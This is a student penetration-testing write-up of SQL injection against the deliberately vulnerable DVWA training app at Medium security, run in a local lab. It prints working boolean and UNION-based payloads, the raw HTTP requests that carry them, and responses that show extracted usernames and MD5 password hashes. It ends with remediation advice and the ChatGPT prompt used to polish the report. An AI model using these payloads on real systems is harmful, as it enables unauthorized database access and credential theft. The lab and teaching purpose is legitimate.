SQL Injection Assessment (DVWA Medium)

Assessment Type: Controlled Security Review
Target Application: Damn Vulnerable Web Application (DVWA)
Security Level: Medium
Authorization: AltSchool Africa Internal Training
Testing Date: February 2, 2026
CVSS 3.1 Score: **9.8 (Critical)**
OWASP Category: A03:2021 - Injection

Executive Summary


I tried to find out if DVWA still has SQL Injection holes when the security is set to Medium. Even with the added security like input escaping, forcing POST requests, and swapping text fields for dropdowns. I was able to pull off a SQL injection attack.

I got around those Medium-level defenses and was able to extract sensitive data from the database like user credentials and password hashes

Key Outcome: SQL Injection is still wide open at Medium, mostly because the queries are still unsafe and there's no use of parameterized queries.

Part 1: Environment Verification

- DVWA is installed and running locally in an isolated lab environment(Kali VM)
- Security level is set to Medium
- SQL Injection module was identified and exploited
- Database connection was confirmed and functional



Part 2: Medium-Level Defense Analysis

Defenses Introduced at Medium Level

Compared to Low security, Medium level implements:

1. Input Escaping
Uses mysql_real_escape_string() to escape quotes and special characters.

2. POST Requests Only
Prevents direct URL manipulation.

3. Dropdown Input Control
Limits visible user IDs (1-5) on the client side.

Why Basic SQL Injection Fails

Classic quote-based payloads (e.g., ' OR '1'='1) fail because escaped quotes can no longer terminate SQL strings.

Critical Developer Mistake

Despite escaping input, user input is:

- Inserted directly into a numeric SQL context
- Not type-validated
- Concatenated into SQL queries

Escaping does not prevent logical expressions such as 1 OR 1.

Part 3: Exploitation and Discovery

Failed Attempt (Expected)

Payload: `1' OR '1'='1`

Result: Blocked by escaping.

Successful Bypass (Key Insight)

Observation: User input is treated as a number, not a string.

Payload: `1 OR 1`

Result: All user records returned, confirming SQL injection.

```
18 Referer: http://localhost/dvwa/vulnerabilities/sqli/
19 Accept-Encoding: gzip, deflate, br
20 Cookie: PHPSESSID=f0c9a5e827457b4305fbfd109177cac4; security=medium
21 Connection: keep-alive
22
23 id=1 or 1 &Submit=Submit
```

```
            </p>

        </form>
        <pre>
            ID: 1 or 1 <br />
            First name: admin<br />
            Surname: admin
        </pre>
        <pre>
            ID: 1 or 1 <br />
            First name: Gordon<br />
            Surname: Brown
        </pre>
        <pre>
            ID: 1 or 1 <br />
            First name: Hack<br />
            Surname: Me
        </pre>
        <pre>
            ID: 1 or 1 <br />
            First name: Pablo<br />
            Surname: Picasso
        </pre>
        <pre>
            ID: 1 or 1 <br />
            First name: Bob<br />
            Surname: Smith
        </pre>
    </div>
```

All user records returned using boolean-based injection

Data Extraction via UNION Injection

- Column count identified using UNION
- Database was content extracted using controlled SELECT statements
- Usernames and password hashes were retrieved

```
Referer: http://localhost/dvwa/vulnerabilities/sqli/
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=f0c9a5e827457b4305fbfd109177cac4; security=medium
Connection: keep-alive

id=1 UNION SELECT 1,2 &Submit=Submit
```

```
        <pre>
            ID: 1 UNION SELECT 1,2 <br />
            First name: admin<br />
            Surname: admin
        </pre>
        <pre>
            ID: 1 UNION SELECT 1,2 <br />
            First name: 1<br />
            Surname: 2
        </pre>
    </div>
```

UNION-based data extraction output

Part 4: Evidence and Impact

Compromised Data

- 5 user were accounts extracted

- Administrator account has been compromised
- Password hashes (which can later be tried to crack)

```
19 Accept-Encoding: gzip, deflate, br
20 Cookie: PHPSESSID=f0c9a5e827457b4305fbfd109177cac4; security=medium
21 Connection: keep-alive
22
23 id=1 UNION SELECT user,password FROM users &Submit=Submit
```

```
<pre>
     ID: 1 UNION SELECT user,password FROM users <br />
     First name: admin<br />
     Surname: admin
</pre>
<pre>
     ID: 1 UNION SELECT user,password FROM users <br />
     First name: admin<br />
     Surname: 5f4dcc3b5aa765d61d8327deb882cf99
</pre>
<pre>
     ID: 1 UNION SELECT user,password FROM users <br />
     First name: gordonb<br />
     Surname: e99a18c428cb38d5f260853678922e03
</pre>
<pre>
     ID: 1 UNION SELECT user,password FROM users <br />
     First name: 1337<br />
     Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
</pre>
<pre>
     ID: 1 UNION SELECT user,password FROM users <br />
     First name: pablo<br />
     Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
</pre>
<pre>
     ID: 1 UNION SELECT user,password FROM users <br />
     First name: smithy<br />
     Surname: 5f4dcc3b5aa765d61d8327deb882cf99
</pre>
</div>
```

Extracted usernames and password hashes

Why the Bypass Worked

- Numeric input was not validated
- Escaping is ineffective in numeric context
- SQL logic was injected without special characters
- Client-side controls was easily bypassed

Result: Full read access to the users table.

Part 5: Defense and Remediation

Why Medium Protection Is Insufficient

- Relies on input filtering instead of secure design
- Fails to separate SQL code from user data
- No prepared statements or parameterized queries

Exact Coding Mistake

```
$query = "SELECT first_name, last_name FROM users WHERE user_id = $id";
```

User input is directly concatenated into SQL.

Proper Fix (Required Best Practice)

- Use prepared statements
- Use parameterized queries
- Enforce strict server-side input validation
- Never trust client-side controls
- Replace MD5 with modern password hashing (e.g., Argon2id)

Conclusion

The real issue is because the app tries to clean up user input but it doesn't actually stop SQL injection.

Key Lesson:
Just escaping input isn't enough to stop SQL injections, a secure design from the start is advised.

To prevent against SQL injection, it is better to use parameterized queries and solid input validation. That's what actually keeps things safe

Prompt Used

"Rewrite my penetration testing report to sound more academic and corporate. Improve clarity and flow, reduce informal language, and polish the final document while preserving all technical details. I will provide all findings, scope, methodology, and evidence."

Chatgpt